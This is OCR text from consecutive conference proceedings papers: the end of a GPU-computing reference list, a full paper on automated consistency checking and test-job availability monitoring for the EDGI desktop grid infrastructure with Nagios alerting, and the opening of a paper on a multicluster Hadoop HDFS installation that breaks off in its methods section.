[7] „Nvidia CUDA C Best Practices Guide“, version 4.0, NVIDIA Corporaton, 2011.

[8] Sanders, J., Kandrot, E., „CUDA by Example: An Introduction to General-Purpose GPU Programming“, Addison-Wesley, 2010.

[9] „NVIDIA CUDA C Programming Guide“, version 4.0, NVIDIA Corporaton, 2011.

[10] Cederman, D., „Concurrent Algorithms and Data Structures for Many-Core Processors“, Chalmers University of Technology, Göteborg, 2011.

[11] Blelloch, G. E., „Prefix Sums and Their Applications”, *Synthesis of Parallel Algorithms*, Morgan Kaufmann, 1990., pp. 35–60

[12] Batcher, K., E., „Sorting networks and their applications“, *Proceedings of the AFIPS Spring Joint Computer Conference 32*, 1968.

[13] Project „CUDPP – CUDA Data Parallel Primitives Library 2.0“, 2011., http://code.google.com/p/cudpp/

[14] Project „Thrust 1.5.1“, 2011., http://code.google.com/p/thrust/

[15] Gelado, I., Cabezas, J., Navarro, N., Stone, J. E., Patel, S., Hwu, W. W., „An asymmetric distributed shared memory model for heterogeneous parallel systems“, *ACM SIGARCH Computer Architecture News - ASPLOS '10*, vol. 38, No. 1, 2010.

[16] „NAMD - Scalable molecular dynamics“ project, 2011., http://www.ks.uiuc.edu/Research/namd/,

[17] „VMD - Visual molecular dynamics“ project, 2011., http://www.ks.uiuc.edu/Research/vmd/

[18] „AMBER - Assisted Model Building with Energy Refinement” project, 2011., http://ambermd.org/

[19] “Folding@home” project, 2011., http://folding.stanford.edu/

[20] Cederman, D., Tsigas, P., „A Practical Quicksort Algorithm for Graphics Processors“, *Technical Report 2008-01*, Chalmers University of Technology, 2008.

[21] Satish, N., Harris, M., Garland, M., „Designing Efficient Sorting Algorithms for Manycore GPUs“, *NVIDIA Technical Report NVR-2008-001*, 2008.

[22] Mišić, M., Tomašević, M., „Analysis of parallel sorting algorithms on different parallel platforms“, *Proceedings of the ACACES 2011*, Italy, 2011., pp. 95-98.

[23] Mišić, M., Tomašević, M., „Data Sorting Using Graphics Processing Units“, *Proceedings of 19th Telecommunications Forum - TELFOR 2011*, 2011., pp. 1446-1449. (in Serbian)

[24] Đurđević, Đ., Tartalja, I., "Domino tiling: a new method of real-time conforming mesh construction for rendering changeable height fields", *Journal of Computer Science and Tecnology*, vol. 26, No. 6, 2011., pp. 971-987.

[25] Keckler, S. W., Dally, W. J., Khailany, B., Garland, M., Glasco, D., „GPUs and the Future of Parallel Computing”, *IEEE Micro*, vol. 31, No. 5, 2011., pp. 7-17.

Application Repository Based Evaluation of the EDGI Infrastructure

Adam Visegradi*, Sandor Acs*, Jozsef Kovacs*, Gabor Terstyanszky**
* MTA SZTAKI, Budapest, Hungary
{a.visegradi, acs, smith}@sztaki.hu

** University of Westminster, London, UK
G.Z.Terstyanszky@westminster.ac.uk

Abstract - The infrastructure set up by the EDGI EU FP7 project contains Desktop Grid (DG) sites (BOINC or XtremWeb) performing the execution of jobs coming from gLite, ARC or Unicore type service grids. The infrastructure contains an Application Repository (AR) as a central service storing all relevant information for applications. This AR is also the key to the gateways of the Desktop Grid sites, since enabling the execution of a given application on a DG site can be performed through the AR. The entire infrastructure has a monitoring system developed to collect statistical information about job execution. However, validating the information in the AR and testing job execution against the DG site was still missing. In order to evaluate the operation of the EDGI infrastructure, a new service has been designed and prototyped. This service collects all relevant information and submits jobs to Desktop Grids to gather data about their current state. This data can then be used by monitoring agents. A reporting webpage for the administrators is implemented. We will also show how reporting can be integrated with the Nagios system.

I. INTRODUCTION

A. The EDGI Infrastructure

The FP7 European Desktop Grid Initiative (EDGI) [1] project has created an infrastructure which integrates Desktop Grids (DG) with Service Grids (SG) in order to support European Grid Initiative (EGI) and National Grid Initiative (NGI) user communities to run applications which require large number of CPUs and cores. EDGI went beyond existing Distributed Computing Infrastructures (DCI) that typically incorporate cluster Grids and supercomputer Grids. It extended these grids with public and private Desktop Grids and Clouds. The project integrates software components of different cloud middleware (OpenNebula and OpenStack), Service Grid middleware (ARC, gLite, Unicore), and Desktop Grid middleware (BOINC[4] and XWHEP[7]) into SG→DG→Cloud platform for service provision. The EDGI infrastructure connects Service Grids with private, public and volunteer DG resources through the SG→DG bridge [2]. The project also provides access to Clouds from Desktop Grids via the DG→Cloud bridge to get additional resources for DG systems if the applications have QoS requirements that could not be satisfied by the available DG resources. EDGI deployed the production EDGI infrastructure that integrates ARC-, gLite- and Unicore-based Service Grids with Desktop Grids based on the EDGI bridge middleware. This production infrastructure also enables the dynamic and on-demand extensions of the connected Desktop Grids with Cloud resources. As a result, e-scientists




Figure 1. The EDGI Eco-system

can benefit of the flexible and versatile eco-system provided by the EDGI project (Fig. 1).

The EDGI Infrastructure (Fig. 2) contains the EDGI Portal, the EDGI Application Repository, the SG→DG bridge and the Desktop and Service Grid resources. There are five major user types of the EDGI Infrastructure: E-scientists, Application Developers, Application Validators, Desktop Grid Administrators and Repository Administrator. The EDGI Portal is the GUI to submit and monitor applications, and retrieve and display results. The EDGI Application Repository stores the non-validated (private) and validated (public) applications. E-scientists can browse and search the repository in order to find applications they want to execute.

B. The EDGI Application Repository

The security models of Desktop and Service Grids are significantly different. While Service Grids trust the users and identify them by unique certificates, Desktop Grid systems trust the applications instead. As a result, only trusted and validated applications can run on DG systems. If users of a Service Grid infrastructure want to utilize

Desktop Grid resources then the applications should be trusted and pre-deployed on the supporting DG systems. This requires the application validation and uploading them into an application repository where both users and DG system administrators can access them. Moreover, the bridging mechanism from an SG to a DG system should always check that the application submitted via the bridge available and validated in the repository and identical to the submitted executable. The EDGI project designed and implemented the EDGI Application Repository, which is based on the EDGeS Application Repository (EDGeS AR), to support the full life-cycle of application validation, deployment and usage. As the focus of EDGeS was the creation of the production bridging mechanisms, the EDGeS Application Repository only provides the minimum set of required functionalities to bridge Service Grids to the target DG systems.




Figure 2. The EDGI Infrastructure

The repository is used by six actors, i.e. the six user types given above and the Modified Computing Elements. E-scientists are end-users who want to run applications on the EDGI Infrastructure. They want to search and browse the repository to find validated applications which they want to execute. Application Developers are computer scientists are familiar with infrastructure where the applications are executed. They elaborate these applications to enable e-scientists to run their applications on the EDGI infrastructure. To achieve it they have to be able to develop applications with their implementations and configurations. After implementing and uploading the applications into the repository they mark them as non-validated and they should notify Application Validators. If the developer modifies a validated application, then a new non-validated version is automatically created which should be validated. After significant updates, the developer could depreciate previous application versions after successful validation. Application Validators are also computer scientists who test applications created by application developers. They should find non-validated applications submitted by application developers, download packages and sample inputs and attempt to run the applications. After successful validation they give feedback about the applications and make them available for the Repository Administrator by marking them as validated. Desktop Grid Administrators manage Desktop Grid resources. They can search the repository and download validated application packages for deployment. They can allow users to use available resources by installing applications on the EDGI Infrastructure. Repository Administrator manages the repository, i.e. he/she handles users (registering/deleting and modifying their data).

The EDGI AR stores three types of components: applications, implementations and configurations. Application represents an application i.e. software. It describes the inputs and outputs and explains what the application does. However it does not actually contain any files necessary to run the application itself because there can be different implementations available e.g. for different operating systems. Implementation defines an implementation of an application. It strictly follows the input and output definitions of the application and implements the functionality given in the application description. It contains or references (via e.g. URLs) all the files and also holds other data/metadata necessary to run the application on a given platform. An implementation goes through a validation process and is eventually deployed on a resource. Implementations have a list of sites where they are or can be installed. Configuration describes in which Desktop Grid and/or Service Grid the implementation can be executed. It also stores files such as input and sample files, which are needed to run the applications.

C. Consistency and Availability

An application registered in the Application Repository may be assigned to multiple backend grids. The AR and each of these grids may pertain to different domains of authority; they are managed by different members of the project. The consistency among them is not managed automatically; it must be enforced on a higher level, by pro-

ject leaders. However, there were not any tools for easy administration.

We have developed a component which collects data from individual grids and compares it against the contents of the Application Repository. This information can be used by project managers and members to maintain consistency throughout the EDGI infrastructure.

If an application is consistently registered and deployed, it may still be unusable due to availability problems of the underlying grid. Automatic black-box testing of the infrastructure is necessary to maintain availability. The component that tests the infrastructure can use the consistency information to skip tests which will not succeed anyway.

II. Evaluating Consistency

Our goal is to support maintenance of consistency between the Application Repository and each backend Desktop grid in the infrastructure. Backend grids are independent of each other; consistency between two – or generally, over any set – is undefined.

It is important to note, that Clouds are not included in the testing process. Clouds in the EDGI infrastructure are "only" used to provide additional dedicated resources for the various Desktop Grid backends. In our testing mechanism we consider the Desktop Grid as one powerful resource, but not going down to the level of individual resources. The correct operation and accessibility of a Cloud is realized by standard monitoring tools shipped with the cloud middleware.

First, we gather information from the backend grids. A modified computing element accesses the underlying grid through a bridge. Each bridge may be connected to multiple backend grids. Bridges do not support brokering incoming jobs; instead, the client must specify the target grid. For this, each bridge maintains multiple queues, each queue being associated with a single backend grid. Therefore, we can state that a target grid can be identified with a (Bridge, Queue) pair. Each grid may support multiple applications, whose list can be queried from the associated bridge. The structure of the information in a bridge is shown on Fig. 3. Gathering information from all known bridges results in a set containing (Bridge, Queue, AppName) triplets.

Grids to be evaluated and their associated (Bridge, Queue) pairs must be configured manually; there is no component which provides this information. Bridges have a web-service interface; the bridge can be identified by this service's URL. The list of applications supported by a given Bridge/Queue pair can be queried through its WS-interface. Thus, data is generated in the following way:

1) (Grid name, (Bridge URL, Queue)) associations must be configured.
2) For each grid configured, the list of applications is queried from the bridge.
3) The result is a set of (Grid name, Bridge URL, Queue, AppName) tuples.

After extracting information from grids, we need to acquire information stored in the Application Repository. The structure of the information in the AR – the relevant part, thereof – is shown on Fig. 4. Each application – identified by its (canonical) name – may have multiple Implementations and each Implementation may have multiple GridIDs associated with it. A GridID is a tuple specifying the name of the supporting grid, and optionally, a bridge-specific name (GridAppName) for the application. The same application may have different names in different grids. If the GridID does not specify one, the GridAppName is the same as the canonical name. Normalizing this structure, we get a set of (Application, (Grid, GridAppName)) associations.




Figure 3. Bridge Information




Figure 4. AR Information

We have to integrate these database schemas. The flattened schemas resulting from bridge and AR queries and the associations between them are shown on Fig. 5. Assuming that the two sets of information are consistent, they can be combined in a single dataset. However, sometimes AR and grid information is inconsistent due to infrastructural or administrative errors. The following inconsistencies and problems can be identified:

1) The AR is referencing a bridge that is unknown (i.e. not configured for evaluation).

2) The AR is referencing a bridge that is unavailable.

3) The AR is referencing an application which is not registered in the associated grid.

4) A bridge reports an application which is not referenced in the AR.




Figure 5. AR-Grid Information Associations

Identifying these problems and presenting them in a user-friendly way helps administrators and project leaders maintaining the infrastructure:

1) If the AR references a grid unknown to the testing system, the administrator can check the AR for a typo or may configure the new grid in the testing system.

2) System administrators can check firewall settings and service state if the bridge is reported to be unreachable.

3) If the AR references an application which is missing from the grid, if the grid administrator forgot to register that application, the test system can prompt him to correct the error.

4) Usually, it's not a problem, if an application is registered in a grid but is not registered in the AR; it may be the grid owners' own application. However, seeing this, the project leader may ask the grid administrators to make this application public by registering it in the AR, so other users can benefit from it.

Since installing our prototype system, the consistency and availability of the EDGI infrastructure has improved greatly. This system made it much easier to maintain the infrastructure and to coordinate participants of the project. Furthermore, the consistency information can be used to optimize the infrastructure testing by skipping tests which would not possibly succeed. A possible presentation of the results can be seen on Fig.6. The rows of the table represent applications, the columns represent grids. Each cell shows where that specific application is registered: AR/DG/AR+DG. Unreachable bridges, unknown grids and inconsistencies are highlighted.

III. TESTING THE INFRASTRUCTURE

In the EDGI infrastructure, multiple smaller infrastructures are being integrated. While monitoring backend grids individually [6] is necessary, assessing availability of the whole integrated system cannot be simply done by testing its components. To measure the availability of the EDGI infrastructure, we have developed a simple component, which submits pre-configured test-jobs to the system periodically. This component does nothing else; interpreting the results is the responsibility of a higher layer.

Before submitting test-jobs, the result of the consistency analysis is checked. If a certain test-job is expected to fail because of a misconfiguration in the system or infrastructure outage, the test can be omitted. If the job may finish successfully, it is submitted and the results are recorded.

For each (Grid, Application) pair a test case can be defined. If a given application in a given grid is found to be consistently registered, both in the AR and the grid, the associated test can be executed. Practically, this means that each item of the joint schema (see Fig. 5.) may be associated with a test case. Each test is a black box for the testing system. For input, the joint information is provided. The output is expected to be a status code and – in case of an error – a message. Also, the test must have a timeout defined for that application. The testing system is entirely indifferent of the mechanism implemented in a test. It may be a gLite submission script or a direct submission to the bridge; the commands in the script may even be executed remotely on a UI machine. In the prototype, we implemented direct bridge submission from remote UI machine.

The test system will submit new tests periodically, and query the state of pending tests from time to time. In our prototype system, we submit two tests for each application every hour and query pending tests every thirty minutes. If a test does not finish before the defined timeout, the test is cancelled and reported to be failed.

1) Displaying the Results

Interpreting the results is not trivial; particularly in case of volunteer desktop grids. Volunteer desktop grids need much higher timeout for jobs than institutional desktop grids. While an institutional DG can finish jobs in a short time (i.e. within an hour), a volunteer DG may need almost a month or even more to provide results. For example, in case of the EDGIDemo DG, each hour two tests are submitted, and most of the time the results arrive before the next test submission. In contrast, the SZDG [8] volunteer DG has a thirty day timeout for jobs, which – depending on the load of the DG – usually proves to be too little.

High timeout for tests means high lag of the information provided by the testing system. Suppose we start testing a grid in which we have a 30 day timeout. In the worst-case scenario, we need to wait a month before we can decide, whether a particular test has failed. This means that whenever the infrastructure fails, the fact of failure can only be established 30 days after the actual event. Lowering the timeout would result in higher failure rates, as tests would be less likely to finish in time. Anoth-

er way is to monitor the current output of the infrastructure. That is, because we provide a continuous load on the infrastructure, we can expect continuous output rate if we assume a uniform lead time of jobs. The problem here is the opposite of the previous. Whenever the infrastructure fails, we are notified almost immediately. However, when the system has recovered from a failure and testing has




Figure 6. Web Page Based on Consistency and Test Data

begun, we need to wait until the first tests start to finish. In the aspect of maintenance, this is a much better choice; even so because smaller outages will not affect the results at all. However, if we want to provide availability information to users, this method has the disadvantage of misinforming them while the system is "bootstrapping"; showing them the infrastructure is unreliable, while it is actually up and running.

In the prototype, we used the latter method. We show for each tested application, how many test jobs have finished in an hour on average through a certain timeframe. This is still problematic since the moving average will flatten the series a little, but with a well-chosen timeframe size, this information can still be useful. Also, volunteer and institutional DGs will produce series with different characteristics. In our experience, submitting two tests each hour, an institutional DG will finish around two jobs by hour on average, while a volunteer will finish around 0.04. The numbers produced by volunteer DGs can be explained with their (very) high load. Usually, the load in a volunteer DG is *kept* high, and because the workunits are processed in a FIFO fashion, the test jobs will not be executed before the test system cancels them due to timeout. We conjecture that introducing job-priorities and submitting test jobs with high priority would correct this anomaly.

Because of the nature of the data, we have not created a system which interprets the data; instead we show the processed data on a web page, and let the administrators draw conclusions from it. A web page is shown on Fig.6. Each tested application has a number pair in its cell, where the first number is the hourly average number of finished tests from the last two days, and the second is the number of tests submitted each hour.

2) *Using Test Results in Nagios*

Nagios [5] is a powerful, scalable and flexible monitoring framework that enables to identify IT infrastructure

problems. It is free software, licensed under the terms of the GNU General Public License version 2. Nagios already have lots of plugins for checking host resources (disk usage, processor load, etc.) and network services (HTTP, ICMP, FTP, SSH, etc.) because of its flexibility. Plugins can be written in many shell and program languages. We designed and implemented a plugin which can extend our monitoring system with alerting and alternate visualization back end. This plugin checks data generated by the test system periodically. It investigates the number of finished and failed jobs per day and sends alarms via e-mail for the administrators when expected conditions are not met.

IV. CONLUSION

The EDGI infrastructure was designed to promote access to high capacity desktop grid resources. While we have most certainly reached this goal, the monitoring of the system was still unreliable. We have designed an automatic testing system, which

- Monitors consistency among the components of the EDGI infrastructure
- Creates availability data by regular submission of test-jobs to each grid

This information can be used in various ways. We have implemented two applications using this data: a web page, which helps project administrators to manage project participants; and a Nagios plugin which alerts system administrators on infrastructure failures.

Although automatic interpretation of the data is far from trivial, the UI provided by the system is sufficient for an administrator to maintain the EDGI infrastructure. Since the prototype system has been deployed, many anomalies and errors have been corrected; for example typos and misconfigurations in the Application Repository, missing applications from participating desktop grids, or—in case of most newly joined desktop grids—unopened firewalls. Also, the system allows us to notice outages in the infrastructure with small delay, thus these problems can be addressed quickly.

V. FUTURE WORK

Although our prototype system proved to be useful as-is, there are several things we can further improve.

The Application Repository may act as a grid information repository. Storing (Grid, Bridge URL, Queue) associations in the AR – in a central location, that is – would decrease the possibility of inconsistencies in the infrastructure. Also, manual configuration of the testing system would be unnecessary.

We will investigate the possibilities of high-priority job submission. We conjecture that doing so would make volunteer and institutional desktop grid results comparable; therefore, we could interpret the data automatically, creating an even more reliable monitoring system.

ACKNOWLEDGMENT

The research leading to these results has received funding from the European Union Seventh Framework Programme (FP7/2007-2013) under grant agreement no 261556 (EDGI)

REFERENCES

[1] EDGI project, [Online]. Available: http://edgi-project.eu/

[2] 3G Bridge, [Online]. Available: http://sourceforge.net/projects/edges-3g-bridge/

[3] Z. Farkas, P. Kacsuk, Z. Balaton, and G. Gombas, Interoperability of BOINC and EGEE, Future Generation Computer Systems, vol. 26, no. 8, pp. 1092 1103, 2010. [Online]. Available: http://www.sciencedirect.com/science/article/B6V06-5046M26-8/2/b33ce4a0dc54204e34cdff1c90c577eb

[4] D. Anderson, Boinc: A system for public resource computing and storage. Proceedings of the 5th IEEE/ACM International GRID Workshop, pp. 1 7, 2004.

[5] Nagios, [Online]. http://www.nagios.org/

[6] F. Araujo, D. Santiago, D. Ferreira, J. Farinha, L. M. Silva, P. Domingues, E. Urbah, O. Lodygensky, A. Marosi, G. Gombas, Z. Balaton, Z. Farkas, and P. Kacsuk, Monitoring the edges project infrastructure, in 3rd Workshop on Desktop Grids and Volunteer Computing Systems (PCGrid 2009), Rome, Italy, May 2009.

[7] Fedak, G. et al.: XtremWeb: A Generic Global Computing Platform. In: Proceedings of 1st IEEE International Symposium on Cluster Computing and the Grid CCGRID 2001, Special Session Global Computing on Personal Devices, pp. 582 587, IEEE Press, May (2001)

[8] Kacsuk, P., Kovács, J., Farkas, Z., Marosi, A., Gombás, G., Balaton, Z.: SZTAKI Desktop Grid (SZDG): A Flexible and Scalable Desktop Grid System. J Grid Comput.: Special Issue: Volunteer Computing and Desktop Grids 7(4), 439 461 (2009). http://dx.doi.org/10.1007/s10723-009-9139-y

Multicluster Hadoop Distributed File System

I. Tomašić, J. Ugovšek, A. Rashkovska and R. Trobec
Jožef Stefan Institute/Department of Communication Systems, Ljubljana, Slovenia
Ivan.Tomasic@ijs.si, janez@ugovsek.info, Aleksandra.Rashkovska@ijs.si, Roman.Trobec@ijs.si

Abstract - The Hadoop Distributed File System (HDFS) is one of the important subprojects of the Apache Hadoop project that allows the distributed processing and fast access to large data sets on distributed storage platforms. The HDFS is normally installed on a cluster of computers. When the cluster becomes undersized, one commonly used possibility is to scale the cluster by adding new computers and storage devices. Another possibility, not exploited so far, is to resort for resources on another computer cluster. In this paper we present a multicluster HDFS installation extended across two clusters, with different operating systems, connected over the Internet. The specific networking parameters and HDFS configuration parameters, needed for a multicluster installation, are presented. We have benchmarked a single and dual cluster installation with the same networking and configuration parameters. The benchmark results indicate that multicluster HDFS provide increased storage area, however, the data manipulation speed is limited by the bandwidth of communication channel that connects both clusters.

I. INTRODUCTION

The big data applications on distributed storage systems gain importance in different fields of applications [1-3]. The Apache Hadoop [4] is an open source software project sponsored by the Apache Software Foundation (http://www.apache.org). The Apache Hadoop software library allows the distributed processing of large data sets across clusters of computers using a simple programming model. It is designed to scale up from a single server to thousands of machines, each offering local computation and storage [5]. Rather than rely just on hardware to deliver high-availability, the HDFS library is designed to detect and handle failures at the application layer. As a result, the HDFS is a highly-available service that can be installed on commercially available clusters of computers, which have not been built with any special care for minimizing the failure rate.

Hadoop encompasses multiple subprojects:

- Hadoop Common: The common utilities that support the other Hadoop subprojects,
- Hadoop Distributed File System (HDFS): A distributed file system that provides high-throughput access to application data, and
- Hadoop MapReduce: A software framework for distributed processing of large data sets on compute clusters.

The HDFS is a file system designed for storing very large files with streaming data access patterns, running on clusters of commodity hardware. There are Hadoop clusters running today that store petabytes of data [6].

Since the Hadoop is designed to run on commodity hardware, when a Hadoop cluster becomes undersized, one commonly used possibility is to scale the cluster by adding new computers and storage devices. Another possibility, not exploited so far, is to resort for resources on another computer cluster. The latter paradigm is sometimes called "scaling out".

The Hadoop cluster nodes are organized in a master-worker pattern. There is one namenode that has the master role and there is a number of datanodes, which are the slaves. The namenode manages the file system namespace. It maintains the file system tree and the metadata for all the files and directories in the tree. All this information is stored on a disk in the form of two files: the namespace image and the edit log. The namenode is configured to know the addresses of the datanodes that store the blocks for a given file.

A Hadoop client accesses the HDFS file system by communicating with the namenode and datanodes. The user code does not need to know about the namenode and datanode functionality because of the POSIX-like [7] file system interface between the Hadoop client and the system.

The datanodes store or retrieve blocks when a request comes from the Headoop client or the namenode. The datanodes also report periodically to the namenode and send it lists of blocks that they are storing. Without the namenode, the file system cannot be used. In a case of an error on the machine running the namenode, all the files on the file system could be lost because there is no alternative way to reconstruct the files from the blocks on the datanodes. For this reason, it is important to make the namenode resilient to failures.

To evaluate the feasibility and effectiveness of HDFS, we have made a test HDFS installation. The installation consists of a single namenode and five datanodes inside a cluster residing at Jožef Stefan Institute (JSI), and one additional datanode on a cluster accessible over the Internet and located at Turboinštitut d.d. (TI). Hence, the installed system spreads over two clusters and is therefore called multicluster HDFS installation. It is to be distinguished from the notion of a hybrid cloud, which represents a collaboration of a private and a public cloud.

In the rest of the paper the architecture of the HDFS multicluster is described together with the description of HDFS configuration parameters. For the purpose of




Figure 1. Multicluster storage system arhitecture

testing and analyzing the HDFS performances, we have constructed a set of benchmark programs, described in Section III. The benchmark results are presented and commented in Section IV. Our paper concludes with a summary of achieved results and some directions for the future work.

II. METHODS

A. System arhitecture

The experimental HDFS installation has the following configuration:

- Master node, the multicluster's headnode, which is the headnode of the JSI cluster, is running:
  - namenode
  - jobtracker,
- each of subnodes 1 till 5 at the JSI cluster and the subnode at the TI cluster are running:
  - datanode
  - tasktrecker.

